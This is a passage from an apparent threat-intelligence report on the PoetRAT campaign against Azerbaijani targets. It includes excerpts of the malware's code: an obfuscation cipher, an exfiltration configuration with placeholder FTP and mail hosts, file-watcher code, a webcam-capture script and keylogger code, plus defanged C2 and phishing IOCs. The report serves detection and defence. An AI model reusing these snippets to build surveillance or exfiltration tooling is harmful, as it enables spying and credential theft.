    KEY = (7, 3, 55)

    def __init__(self):
        pass

    def encrypt_char(self, char):
        K1, K2, kI = self.KEY
        return chr((K1 * ord(str(char)) + K2) % self.DIE)

    def encrypt(self, string):
        st = base64.b64encode(string.encode("utf-8")).decode()
        return "".join(map(self.encrypt_char, st)).encode()

    def decrypt_char(self, char):
        K1, K2, KI = self.KEY
        return chr(KI * (ord(str(char)) - K2) % self.DIE)

    def decrypt(self, string):
        try:
            string = string.decode()
        except:
            pass
        st = "".join(map(self.decrypt_char, string))
        return base64.b64decode(st.encode()).decode("utf-8")
```

Obfuscation algorithm

It uses a char substitution cipher where the new char code is obtained after performing mathematical operations on the char code to be encrypted using the key parameters.

Post-exploitation tools

During the campaign, the operator deployed additional tools on the targeted systems. In this section, we will describe a few of these tools.

Dog


Quickly after the initial compromise, the operator deploys a tool named "dog.exe." This malware is written in .NET and its purpose is to monitor hard drive paths and to exfiltrate the information via an email account or an FTP, depending on the configuration.

The configuration file is named dconf.json. It is pushed by the operator with the binary. Here is the format:

```
{
"FileSize": 50,
"BasePath": "C:/ProgramData/",
"MyPath": "TARGET_Dog/",
"UploadType": "ftp",
"FtpUsername": "username1",
"FtpPassword": "password1",
"FtpUri": "ftp://ftp.ftpserver/repo/",
"SmtpHost": "smtp.servermail.com",
"EmailUser": "username2@servermail.com",
"EmailPass": "password2",
"Paths": "C:/Users/User/Desktop/,C:/Users/User/Downloads/,C:/Users/User/Documents/"
}
```

- FileSize defines the max size of the file to be exfiltrated (50MB in our example).
- The working directory is defined by the concat of BasePath and MyPat ("C:/ProgramData/ TARGET_Dog/" in our example).
- UploadType is the exfiltration method. It can be "ftp" or "email."
- FtpUsername, FtpPassword and FtpUri define the FTP parameters for exfiltration.
- SmtpHost, EmailUser and EmailPass define the email parameters for exfiltration.
- Paths define the path to monitor on the compromised system.

The binary uses a file system watcher in order to generate an event each time a file is modified in one of the directories in the "Paths" variable of the configuration file.




```
[PermissionSet(2, Name = "FullTrust")]
private static FileSystemWatcher Run(string p)
{
    FileSystemWatcher expr_05 = new FileSystemWatcher();
    expr_05.set_Path(p);
    expr_05.set_NotifyFilter(16);
    expr_05.set_IncludeSubdirectories(true);
    expr_05.set_InternalBufferSize(65536);
    expr_05.add_Changed(new FileSystemEventHandler(Dog.OnChanged));
    expr_05.add_Error(new ErrorEventHandler(Dog.OnError));
    expr_05.set_EnableRaisingEvents(true);
    return expr_05;
}
```

Filesystem monitoring routine

Once a file is available, the Dog.exe binary exfiltrates it, using email or FTP depending on the configuration.

Bewmac

The attacker has a short Python script to record the victim's webcam.



```
import cv2

camera = cv2.VideoCapture(0)
for i in range(10):
    return_value, image = camera.read()
    cv2.imwrite('opencv'+str(i)+'.png', image)
del(camera)
```


Camera image capturing routine.

The script uses the OpenCV library, taking a sequence of 10 captures each time it is executed. The images are stored on the filesystem and there is no automatic exfiltration.

Additional tools

During our investigation, we identified a couple of additional tools mainly in Python and compiled for Windows:

- Klog.exe: A keylogger using an output file called "System32.Log."



```
dest = "C:\\ProgramData\\System32.Log"
if len(sys.argv) == 2:
    dest = sys.argv[1]

file = codecs.open(dest, "a+","utf-8")
window = ""
clip = ""


def format_key(key):
    data = {
        Key.backspace: "[BACKSPACE]",
        Key.enter: "\n",
        Key.space: " ",
        Key.tab: "[TAB]",
        Key.shift_l: "[SHIFT]",
        Key.shift_r: "[SHIFT]",
        Key.ctrl_r: "[CTRL]",
        Key.ctrl_l: "[CTRL]",
        Key.esc: "[ESC]",
        Key.end: "[END]",
        Key.home: "[HOME]",
        Key.left: "[LEFT]",
        Key.up: "[UP]",
        Key.right: "[RIGHT]",
        Key.down: "[DOWN]",
        Key.caps_lock: "[CAPS LOCK]",
        Key.insert: "[INSERT]",
        Key.delete: "[DELETE]"
    }
    return data.get(key, str(key)[1:-1])
```

Keylogger special key map

- "Browdec.exe": A browser credential-stealer
- "voStro.exe": A compiled pypykatz that'ss a full Python implementation of Mimikatz, a well-known credential-stealer.
- "Tre.py": A script used to create the file with the files/directories tree.
- WinPwnage: An open-source framework of privilege escalation.
- Nmap: An open-source pentesting and network-scanning tool.


Conclusion

During this investigation, we observed an actor using multiple tools and methodologies to carry out their full attack chain. Talos identified multiple lure documents during this campaign which all made use of Visual Basic macros and then Python to carry out their attacks on victims. The adversaries' targets are very specific and appear to be mostly Azerbaijan organizations in the public and private sectors, specifically ICS and SCADA systems in the energy industry.

The actor monitored specific directories, signaling they wanted to exfiltrate certain information on the victims. The attacker wanted to gain a full picture of the victim by using a keylogger, browser credential stealers and Mimikatz and pypykatz for further credential harvesting. Based on our research, the adversaries may have wanted to obtain important credentials from officials in Azerbaijan's government. The malware attempts to obtain pictures of the victim and utilizes a mail platform targeting the Azerbaijan government. The attacker wanted not only specific information obtained from the victims but also a full cache of information relating to their victim. They would have been able to gain potentially very important credentials and information using these techniques given their victimology. By using Python and other Python-based tools during their campaign, the actor may have avoided detection by traditional tools that have whitelisted Python and Python execution techniques.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), Cisco ISR, and Meraki MX can detect malicious activity associated with this threat as sids 53689-53691.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat.

For specific OSqueries on this threat, click below:
PoetRAT filepath
PoetRAT registry

Hosts

C2 -
dellgenius[.]hopto[.]org

Phishing
gov-az[.]herokuapp[.]com
govaz[.]herokuapp[.]com

Urls

hxxps://gov-az[.]herokuapp[.]com/azGovaz.php?login=

Samples

208ec23c233580dbfc53aad5655845f7152ada56dd6a5c780d54e84a9d227407
252c5d491747a42175c7c57ccc5965e3a7b83eb5f964776ef108539b0a29b2ee
312f54943ebfd68e927e9aa95a98ca6f2d3572bf99da6b448c5144864824c04d
31c327a3be44e427ae062c600a3f64dd9125f67d997715b63df8d6effd609eb3
37118c097b7dbc64fa6ac5c7b28ebac542a72e926d83564732f04aaa7a93c5e3
4eb83253e8e50cd38e586af4c7f7db3c4aaddf78fb7b4c563a32b1ad4b5c677c
5f1c268826ec0dd0aca8c89ab63a8a1de0b4e810ded96cdee4b28108f3476ce7
66679d83d3993ae79229b1ccff5350e083d6631190eeeb3207fa10c3e572ca75
746fbdee1867b5531f2367035780bd615796ebbe4c9043134918d8f9240f98b9
970793967ecbe58d8a6b54f5ec5fd2551ce922cb6b3584f501063e5f45bdd58a
a3405cc1fcc6b6b96a1d6604f587aee6aafe54f8beba5dcbaa7322ac8589ffde
a703dc8819dca1bc5774de3b6151c355606e7fe93c760b56bc09bcb6f928ba2d
ac4e621cc5895f63a226f8ef183fe69e1ae631e12a5dbef97dd16a6dfafd1bfc
b14a8bf8575e46b5356acf3d19667278002935b21b7fc9f62e0957cc1e25209d
b1e7dc16e24ebeb60bc6753c54e940c3e7664e9fcb130bd663129ecdb5818fcd
ca8492139c556eac6710fe73ba31b53302505a8cc57338e4d2146bdfa8f69bdb
d4b7e4870795e6f593c9b3143e2ba083cf12ac0c79d2dd64b869278b0247c247
d5d7fad5b745fa04f7f42f61a1db376f9587426c88ce276f06de8ea6889dfae8
d605a01e42d5bb6bca781b7ba32618e2f2870a4624b50d6e3d895e8e96adee6a
F842354198cfc0a3296f8d3c6b38389761674f1636129836954f50c2a7aab740
e4e99dc07fae55f2fa8884c586f8006774fe0f16232bd4e13660a8610b1850a2